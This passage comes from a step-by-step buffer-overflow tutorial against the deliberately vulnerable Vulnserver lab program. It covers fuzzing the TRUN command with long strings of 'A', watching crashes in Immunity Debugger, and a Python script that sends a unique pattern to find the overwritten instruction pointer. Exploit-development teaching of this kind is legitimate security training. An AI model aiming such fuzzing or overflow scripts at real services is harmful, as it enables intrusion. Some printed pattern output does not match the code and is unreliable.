


After the program is installed, our application can be opened as shown below:




- At the bottom left: The current state of the software
- Among the registry values on the top right of the screen:
- EIP: Extended Instruction Pointer, the next command to be processed by the software.
- ESP: Extended Stack Pointer, top of the memory
- EBP: Extended Base Pointer, bottom of the memory
- The screen on the top left shows what is happening in the Assembly language.


7. We add Vulnserver to Immunity Debugger. For this, we click on the File and Attach tabs in order and select "vulnserver.exe" in the screen that appears as shown below and click "Attach".



After clicking the "Attach" button, we will encounter a screen like the one below.



8. We run Immunity Debugger by clicking the play button on the top left.



As seen in the image, it says "Running" on the bottom right. The program has started running.

9. We send 2000 "A" characters from Kali to the target machine again and examine the error it gives.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.

KaliLive
Sending attack length 1000 to TRUN .
TRUN COMPLETE

GOODBYE


root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 2000 to TRUN .
Traceback (most recent call last):
  File "./istismar", line 14, in <module>
    print s.recv(1024)
socket.error: [Errno 104] Connection reset by peer
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack length 2000 to TRUN .

```

After sending the packets, let's look at the error given on the Immunity Debugger screen.



We see the warning "Access violation when writing to [41414141]". The "A" character strings we sent were interpreted as an address where data needed to be written, and an error occurred while writing to this address. Let's quickly look at the ASCII code equivalent of the hex value "41414141" mentioned in the "Access violation when writing to [41414141]" warning.



When we looked at it, we got 'AAAA'.

10. This time, we send 3000 "A" characters from Kali to the target machine and examine the error it gives.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.
    Kali Live
    Sending attack length 1000 to TRUN .
    TRUN COMPLETE
    GOODBYE
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.


    Sending attack length 2000 to TRUN .
    Traceback (most recent call last):
      File "./istismar", line 14, in <module>
        print s.recv(1024)
    socket.error: [Errno 104] Connection reset by peer
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

    Sending attack length 2000 to TRUN .

root@okan:~# ./istismar
Length of attack: 3000
Welcome to Vulnerable Server! Enter HELP for help.


    Sending attack length 3000 to TRUN .
```

After sending the packets, let's look at the error given on the Immunity Debugger screen.




We see the error "Access violation when executing [41414141]" in the bottom left of our Immunity Debugger screen. This error means that some of the characters we sent were interpreted as a command to be executed rather than as a location where data would be written. We had just looked at the ASCII code equivalent of the hex value "41414141" mentioned in "Access violation when writing to [41414141]", and it gave us the result 'AAAA'.

11. Now, we will develop a new code that will create a unique table for us. The benefit of this table will be to find out where the error occurred in the next exploit we develop.



We run the program and wait in the background.



12. Now, using this table, we will develop a new exploit and launch an attack with it, and examine the error it gives.

The screenshot shows a terminal window titled "GNU nano 2.2.6" with the file "istismar4" open. The script uses the socket module to connect to a server at 192.168.124.133 on port 9999. It sends a large amount of data (prefix = 'A' * 1000) followed by a truncated string (chr(i) + chr(j) + chr(k) + '\A') to trigger a buffer overflow. The terminal is running on a root shell on a system named "okan".

```
#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999
prefix = 'A' * 1000
chars = ''
for i in range(0x30, 0x35):
    for j in range(0x30, 0x3A):
        for k in range(0x30, 0x3A):
            chars += chr(i) + chr(j) + chr(k) + '\A'
attack = prefix + chars


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('*EXIT\r\n')
print s.recv(1024)
s.close()
```

Now, we will launch the attack.


The screenshot shows a terminal window with the command "root@okan:~# ./istismar4" entered. The output shows the server responding with "Welcome to Vulnerable Server! Enter HELP for help." and then sending the attack with a length of 3000 bytes. The terminal is running on a root shell on a system named "okan".

```
root@okan:~# ./istismar4
Welcome to Vulnerable Server! Enter HELP for help.
Sending attack to TRUN . with length  3000
```

Let's take a look at the error given.



We see the error "Access violation when executing [35324131]" on the bottom left of our Immunity Debugger screen. Let's quickly check the character equivalent of the hex value "35324131".



13. We determine the location of "1A25" in the table we had previously set aside for this purpose.

```
Uygulamalar Yerler $ Uçbirim
Crş 03:02
root@okan: ~


Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar3
000A001A092A003A004A005A006A007A008A009A010A011A012A013A014A015A016A017A018A019A020A021A022A023A024A025A026A027A028A029A030A031A032A033A034A035A036A037A038A039A040A041A042A043A044A045A046A047A048A049A050A051A052A053A054A055A056A057A058A059A060A061A062A063A064A065A066A067A068A069A070A071A072A073A074A075A076A077A078A079A080A081A082A083A084A085A086A087A088A089A090A091A092A093A094A095A096A097A098A099A099A100A101A102A103A104A105A106A107A108A109A110A111A112A113A114A115A116A117A118A119A120A121A122A123A124A125A126A127A128A129A130A131A132A133A134A135A136A137A138A139A140A141A142A143A144A145A146A147A148A149A150A151A152A153A154A155A156A157A158A159A160A161A162A163A164A165A166A167A168A169A170A171A172A173A174A175A176A177A178A179A180A181A182A183A184A185A186A187A188A189A190A191A192A193A194A195A196A197A198A199A200A201A202A203A204A205A206A207A208A209A210A211A212A213A214A215A216A217A218A219A220A221A222A223A224A225A226A227A228A229A230A231A232A233A234A235A236A237A238A239A240A241A242A243A244A245A246A247A248A249A250A251A252A253A254A255A256A257A258A259A260A261A262A263A264A265A266A267A268A269A270A271A272A273A274A275A276A277A278A279A280A281A282A283A284A285A286A287A288A289A290A291A292A293A294A295A296A297A298A299A300A301A302A303A304A305A306A307A308A309A310A311A312A313A314A315A316A317A318A319A320A321A322A323A324A325A326A327A328A329A330A331A332A333A334A33